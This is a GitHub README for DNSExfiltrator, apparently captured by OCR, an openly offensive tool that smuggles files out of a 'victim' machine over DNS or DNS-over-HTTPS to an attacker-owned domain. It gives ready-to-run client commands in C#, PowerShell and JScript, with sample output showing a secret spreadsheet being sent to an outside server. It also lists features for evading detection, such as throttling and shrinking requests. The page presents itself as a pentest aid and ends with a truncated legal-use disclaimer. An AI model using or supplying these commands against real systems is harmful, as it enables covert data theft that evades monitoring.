Arno0x / DNSExfiltrator Public

Arno0x Added support for Qname minimisation and Base32 ... 8faa972 · 6 years ago 19 Commits

release	Added support for Qname minimisatio...	6 years ago
.gitattributes	Initial commit	7 years ago
Invoke-DNSExfiltrator.ps1	Added support for Qname minimisatio...	6 years ago
dnsExfiltrator.cs	Added support for Qname minimisatio...	6 years ago
dnsExfiltrator.js	Added support for Qname minimisatio...	6 years ago
dnsexfiltrator.py	Added support for Qname minimisatio...	6 years ago
readme.md	Added support for Qname minimisatio...	6 years ago
requirements.txt	Initial commit	7 years ago

README

DNSExfiltrator

Author: Arno0x0x - @Arno0x0x

DNSExfiltrator allows for transfering (*exfiltrate*) a file over a DNS request covert channel. This is basically a data leak testing tool allowing to exfiltrate data over a covert channel.

DNSExfiltrator has two sides:

1. The **server side**, coming as a single python script (`dnsexfiltrator.py`), which acts as a custom DNS server, receiving the file
2. The **client side** (*victim's side*), which comes in three flavors:

- `dnsExfiltrator.cs` : a C# script that can be compiled with `csc.exe` to provide a Windows managed executable
- `Invoke-DNSExfiltrator.ps1` : a PowerShell script providing the exact same functionnalities by wrapping the dnsExfiltrator assembly
- `dnsExfiltrator.js` : a JScript script which is a conversion of the dnsExiltrator DLL assembly using DotNetToJScript, and providing the exact same functionnalities

In order for the whole thing to work **you must own a domain name** and set the DNS record (NS) for that domain to point to the server that will run the `dnsexfiltrator.py` server side.

Features

By default, DNSExfiltrator uses the system's defined DNS server, but you can also set a specific one to use (*useful for debugging purposes or for running the server side locally for instance*).

About

Data exfiltration over DNS request covert channel

Readme
Activity
844 stars
39 watching
180 forks
Report repository

Releases

No releases published

Packages

No packages published

Languages

● JavaScript 31.7%	● C# 30.6%
● PowerShell 30.2%	● Python 7.5%


Alternatively, using the `h` parameter, DNSExfiltrator can perform DoH (*DNS over HTTP*) using the Google or CloudFlare DoH servers.

By default, the data to be exfiltrated is base64URL encoded in order to fit into DNS requests. However some DNS resolvers might break this encoding (*fair enough since FQDN are not supposed to case sensitve anyway*) by messing up with the sensitivity of the case (*upper or lower case*) which is obviously important for the encoding/decoding process. To circumvent this problem you can use the `-b32` flag in order to force Base32 encoding of the data, which comes with a little size overhead. If you're using CloudFlare DoH, base32 encoding is automatically applied.

DNSExfiltrator supports **basic RC4 encryption** of the exfiltrated data, using the provided password to encrypt/decrypt the data.

DNSExfiltrator also provides some optional features to avoid detection:

- requests throttling in order to stay more stealthy when exfiltrating data
- reduction of the DNS request size (*by default it will try to use as much bytes left available in each DNS request for efficiency*)
- reduction of the DNS label size (*by default it will try to use the longest supported label size of 63 chars*)



```
root@kali:~/Tools/DNSExfiltrator# ./dnsexfiltrator.py -d mydomain.com -p password
[*] DNS server listening on port 53
[+] Receiving file [verySecretFile.xls] as a ZIP file in [34] chunks
[==================------------------------------------] 29.4%    Receiving file
```

Dependencies

The only dependency is on the server side, as the `dnsexfiltrator.py` script relies on the external **dnslib** library. You can install it using pip:

```
pip install -r requirements.txt
```

Usage

SERVER SIDE

Start the `dnsexfiltrator.py` script passing it the domain name and decryption password to be used:


```
root@kali:~# ./dnsexfiltrator.py -d mydomain.com -p password
```

CLIENT SIDE

You can **either** use the compiled version, **or** the PowerShell wrapper (*which is basically the same thing*) **or** the JScript wrapper. In any case, the parameters are the same, with just a slight difference in the way of passing them in PowerShell.

1/ Using the C# compiled Windows executable (*which you can find in the* `release` *directory*):

```
dnsExfiltrator.exe <file> <domainName> <password> [-b32] [h=google|c
      file:           [MANDATORY] The file name to the file to be ex
      domainName:     [MANDATORY] The domain name to use for DNS requ
      password:       [MANDATORY] Password used to encrypt the data 
      -b32:           [OPTIONNAL] Use base32 encoding of data. Might
      h:              [OPTIONNAL] Use Google or CloudFlare DoH (DNS 
      DNS_Server:     [OPTIONNAL] The DNS server name or IP to use f
      throttleTime:   [OPTIONNAL] The time in milliseconds to wait b
      requestMaxSize: [OPTIONNAL] The maximum size in bytes for each
      labelMaxSize:   [OPTIONNAL] The maximum size in chars for each
```




```
c:\SecurityResearch\DNSExfiltrator>dnsExfiltrator.exe verySecretFile.xls mydomain.com password s=192.168.52.134 t=500
[*] Working with DNS server [192.168.52.134]
[*] Setting throttle time to [500] ms
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64 representation
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```

2/ Using the PowerShell script, well, call it in any of your prefered way (*you probably know tons of ways of invoking a powershell script*) along with the script parameters. Most basic example:

```
c:\DNSExfiltrator> powershell
PS c:\DNSExfiltrator> Import-Module .\Invoke-DNSExfiltrator.ps1
PS c:\DNSExfiltrator> Invoke-DNSExfiltrator -i inputFile -d mydomain
[...]
```

Check the EXAMPLES section in the script file for further usage examples.




```
c:\SecurityResearch\DNSExfiltrator>powershell -c "ipmo .\Invoke-DNSExfiltrator.ps1; Invoke-DNSExfiltrator -i verySecretFile.xls -d mydomain.com -p password -s 192.168.52.134"
[*] Working with DNS server [192.168.52.134]
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64 representation
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```

3/ Using the JScript script, pass it the exact same arguments as you would with the standalone Windows executable:

```
cscript.exe dnsExiltrator.js inputFile mydomain.com password
```

Or, with some options:

```
cscript.exe dnsExiltrator.js inputFile mydomain.com password s=my.dn:
```



```
c:\SecurityResearch\DNSExfiltrator>cscript.exe dnsExfiltrator.js verySecretFile.xls mydomain.com password s=192.168.52.134
[*] Working with DNS server [192.168.52.134]
[*] Compressing (ZIP) the [verySecretFile.xls] file in memory
[*] Encrypting the ZIP file with password [password], then converting it to a base64 representation
[*] Total size of data to be transmitted: [7678] bytes
[+] Maximum data exfiltrated per DNS request (chunk max size): [227] bytes
[+] Number of chunks: [34]
[*] Sending 'init' request
[*] Sending data...
[*] DONE !
```

TODO

- Some will ask for AES encryption instead of RC4, I know... might add it later
- Display estimated transfer time
- Do better argument parsing (*I'm too lazy to learn how to use a c# argument parsing library, I wish it was as simple as Python*)

DISCLAIMER

This tool is intended to be used in a legal and legitimate way only:

- either on your own systems as a means of learning, of demonstrating what can be done and how, or testing your defense and detection mechanisms
- on systems you've been officially and legitimately entitled to perform some security assessments (pentest, security audits)

Quoting Empire's authors: *There is no way to build offensive tools useful to the*